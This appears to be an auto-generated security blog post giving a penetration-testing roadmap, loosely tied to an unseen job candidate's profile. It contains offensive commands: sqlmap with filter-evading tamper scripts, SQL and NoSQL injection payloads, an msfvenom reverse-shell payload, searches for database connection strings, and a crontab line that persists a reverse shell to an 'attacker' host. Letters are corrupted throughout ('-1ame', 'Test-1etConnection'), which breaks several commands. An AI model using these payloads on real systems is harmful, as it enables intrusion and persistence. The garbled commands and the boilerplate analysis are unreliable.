Listen to this Post

Introduction:
As organizations rapidly migrate to cloud-1ative architectures and AI-driven development, the attack surface has expanded exponentially, making proactive Vulnerability Assessment and Penetration Testing (VAPT) more critical than ever. For aspiring cybersecurity engineers, mastering the synergy between automated scanning tools and manual exploitation techniques is the key differentiator in identifying zero-day vectors and misconfigurations before adversaries do. This article breaks down the essential technical roadmap, tool mastery, and command-line tactics required to transition from academic projects to enterprise-grade security assessments.
Learning Objectives & Secrets:
- Objective 1: Master the VAPT Lifecycle – Move beyond running a single tool; learn to correlate findings from Nmap, SQLMap, and Burp Suite to chain vulnerabilities (e.g., using an exposed subdomain to find a vulnerable API endpoint).
- Objective 2: Secret Tips for Web App Testing – Use Burp Suite’s Intruder with pitchfork attacks to bypass rate-limiting, and always test for Host header injection alongside standard OWASP Top 10 checks.
- Objective 3: Secret Tips for Network Penetration – Leverage Nmap scripting (NSE) for service enumeration and use `metasploit` auxiliary scanners to validate false positives before reporting.
You Should Know:
1. Reconnaissance and Attack Surface Mapping
Before exploiting, you must see what the attacker sees. The process starts with passive reconnaissance using OSINT tools like Subfinder to enumerate subdomains, followed by active scanning with Nmap. For cloud-hosted assets, integrate `amass` or `shodan` to discover exposed storage buckets or development endpoints.
Step‑by‑step guide:
- Step 1: Enumerate subdomains: `subfinder -d example.com -o subs.txt`
– Step 2: Probe for live hosts: `cat subs.txt | httpx -status-code -title -tech-detect -o live_hosts.txt`
– Step 3: Perform a comprehensive Nmap scan on discovered IPs: `nmap -sV -sC -A -T4 -iL live_ips.txt -p- –min-rate 1000 -oA full_scan`
– Step 4: For Windows environments, use `Test-1etConnection` for quick port checks: `Test-1etConnection -ComputerName 192.168.1.10 -Port 80`
– Use the Nmap results to identify outdated SSL/TLS versions using: `nmap –script ssl-enum-ciphers -p 443 target.com`
2. Deep-Dive SQL Injection and Database Exploitation
SQLMap automates detection, but manual payload crafting is essential for bypassing WAFs and blind injection points. Combine SQLMap with Burp Suite’s proxy logs to capture the exact request format.
Step‑by‑step guide:
- Step 1: Intercept request in Burp, copy to `req.txt` and identify injectable parameters (e.g.,
id,q). - Step 2: Run SQLMap with tamper scripts to evade filters: `sqlmap -r req.txt –batch –level 5 –risk 3 –tamper=space2comment –dbms=mysql –dbs`
– Step 3: For manual validation, use error-based payloads: `’ AND 1=1– -` and `’ AND 1=2– -` to observe response differences. - Step 4: On Linux, check database backup files: `find /var/www/html -1ame “.sql” -o -1ame “.bak” | xargs ls -la`
– Step 5: In Windows IIS servers, enumerate database connection strings usingtype web.config | findstr "connectionString".
- Web Application VAPT with Burp Suite and Acunetix
The balance between automated crawling (Acunetix) and manual intercept/proxy (Burp) yields the best results. Configure Burp upstream proxies to handle authentication tokens and session cookies correctly to spider authenticated portions of the app.
Step‑by‑step guide:
- Step 1: Configure Burp browser proxy (127.0.0.1:8080), install CA certificate for HTTPS interception.
- Step 2: Use Acunetix for initial crawl: set target URL, enable “Deep Scan” for JavaScript rendering to detect DOM-based XSS.
- Step 3: Leverage Burp’s Repeater to manually test for IDOR vulnerabilities by altering `user_id` parameters:
GET /profile?user_id=123. - Step 4: For Linux systems, use `curl` to test API endpoints:
curl -X GET "https://api.target.com/v1/users/1" -H "Authorization: Bearer YOUR_TOKEN". - Step 5: On Windows, use PowerShell to brute-force directories: `Invoke-WebRequest -Uri “http://target/admin” -Method GET` and check status codes.
- Utilize Nikto for quick server misconfiguration checks: `nikto -h https://example.com -ssl -maxtime 60`
4. Network Security: Firewall, VLAN, and Hardening Tactics
Network segmentation often fails due to misconfigured VLAN trunks and default credentials. Use `nmap` to scan for unauthorized SNMP exposure and `arp-scan` to detect rogue devices in the local segment. For cloud VPCs, audit security group rules using AWS CLI.
Step‑by‑step guide:
- Step 1: Discover VLAN hopping potential: `nmap –script broadcast-dhcp-discover -e eth0`
– Step 2: For Cisco switches, check trunk ports: `show interfaces trunk` (requires credentials, or use SNMP public strings if misconfigured). - Step 3: In a Linux environment, list current firewall rules: `sudo iptables -L -1 -v` or
nft list ruleset. - Step 4: For Windows Firewall, show all rules:
netsh advfirewall firewall show rule name=all. - Step 5: Audit Docker networks (overlay/bridge) for open ports: `docker network inspect bridge` and `docker ps –filter “status=exited”` to find lingering containers.
5. API Security and Cloud Hardening
REST APIs are prime targets; focus on improper asset management (v1 vs v2 endpoints) and mass assignment vulnerabilities. Use `ffuf` to fuzz hidden endpoints and `jq` to parse JSON responses.
Step‑by‑step guide:
- Step 1: Enumerate API versions:
ffuf -u https://api.target.com/v1/FUZZ -w wordlist.txt -fc 404. - Step 2: For GraphQL, use introspection:
curl -X POST https://api.target.com/graphql -d '{"query":"{__schema{types{name}}}"}'. - Step 3: For cloud (AWS), check IAM misconfigurations using `aws iam list-users` and `aws s3 ls` (if keys available).
- Step 4: Protect against NoSQL injection by validating user input in MongoDB: use `$ne` operators carefully; test with
{ "username": { "$ne": null } }. - Step 5: Harden Nginx/Apache by disabling unnecessary HTTP methods:
if ($request_method !~ ^(GET|POST|HEAD)$ ) { return 405; }.
6. Exploitation and Post-Exploitation Tactics
Gaining a foothold requires precise payload crafting. For Linux, generate reverse shells using msfvenom; for Windows, use PowerShell Empire or Invoke-PowerShellTcp. Focus on priv-esc techniques like SUID misconfigurations or unquoted service paths.
Step‑by‑step guide:
- Step 1: Generate a Linux payload:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o payload.elf. - Step 2: On the target Linux system, check for SUID:
find / -perm -4000 -type f 2>/dev/null. - Step 3: For Windows, check unquoted service paths:
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\\Windows\\". - Step 4: Escalate via `sudo -l` to list commands runnable as root without password.
- Step 5: Persist via cron jobs or scheduled tasks:
echo " /bin/bash -c 'sh -i >& /dev/tcp/attacker/4445 0>&1'" >> /etc/crontab.
7. Reporting and Mitigation Strategies
A pentest report must be actionable. Standardize using risk-based scoring (CVSS) and include PoC screenshots. For developers, provide remediation code snippets (e.g., parameterized queries, CSP headers). Use `pdfunite` to combine tool outputs into a final deliverable.
Step‑by‑step guide:
- Step 1: Export Burp findings via “Report” (HTML) and convert to PDF using
wkhtmltopdf. - Step 2: Generate a CSV of vulnerabilities from SQLMap:
sqlmap -r req.txt --batch --output-dir=./reports. - Step 3: Use `markdown` for final analysis; convert to PDF using `pandoc` or
Typora. - Step 4: For remediation, instruct the team on Windows: `Set-Content -Path web.config -Value “
… “` to implement secure headers. - Step 5: On Linux servers, automate hardening with `lynis audit system` and review the log.
What Undercode Say:
Key Takeaway 1 – The journey from an aspiring student to a professional VAPT engineer hinges on practical, hands-on experience with industry-standard toolsets. The integration of cloud and API security with traditional web/network testing is non-1egotiable for modern defenders.
Key Takeaway 2 – Automation is your scout, but manual testing is the sniper. While tools like Acunetix and SQLMap provide a safety net, the nuanced exploitation of logical flaws (IDOR, business logic bypasses) requires deep understanding of the application’s workflow and architecture.
Analysis: The candidate’s skill set perfectly mirrors the current industry demand for “hybrid” security professionals who can navigate Linux/Windows environments, write custom scripts in Python, and effectively communicate vulnerabilities. The inclusion of IoT projects (Car Accident Detector) and AI-powered tools demonstrates an innovative mindset, which is invaluable for modern security research. However, to stand out, emphasizing cloud-1ative security (AWS/Azure) and container orchestration (Kubernetes) would further solidify their profile. The meticulous approach to VAPT—starting with reconnaissance, moving through exploitation, and culminating in comprehensive reporting—shows maturity beyond typical entry-level practitioners, making them an ideal candidate for SOC and Red Team roles alike.
Prediction:
+1: As GenAI tools become ubiquitous, VAPT analysts who can reverse-engineer AI logic and prompt-inject will be the new elite, commanding premium salaries and leading incident response for AI-powered applications.
+1: The shift towards DevSecOps will require integrated security testing in CI/CD pipelines, making skills in GitHub Actions, Jenkins, and container scanning (Trivy, Snyk) extremely critical.
-1: The increasing adoption of zero-trust architecture and EDR/XDR solutions will render traditional, unauthenticated scanning ineffective, forcing penetration testers to rely more heavily on authenticated agent-based assessments and credential harvesting.
-1: Automated vulnerability scanners are becoming cheaper and more accessible, which may saturate the entry-level market; to remain competitive, analysts must focus on manual chaining and bypassing WAF to demonstrate unique value.
+1: The rise of quantum computing threats will drive demand for analysts proficient in cryptography, post-quantum algorithms, and secure coding practices against “harvest now, decrypt later” attacks.
-1: Regulatory pressures (GDPR, DORA) are tightening, and a single missed critical vulnerability leading to a breach could result in severe legal liabilities for the pentesting firm, increasing insurance and compliance overheads.
+1: The continuous evolution of the MITRE ATT&CK framework provides a structured language for VAPT analysts to map their findings to real-world adversary tactics, enhancing threat intelligence and strategic remediation.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eiJe4ceD – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


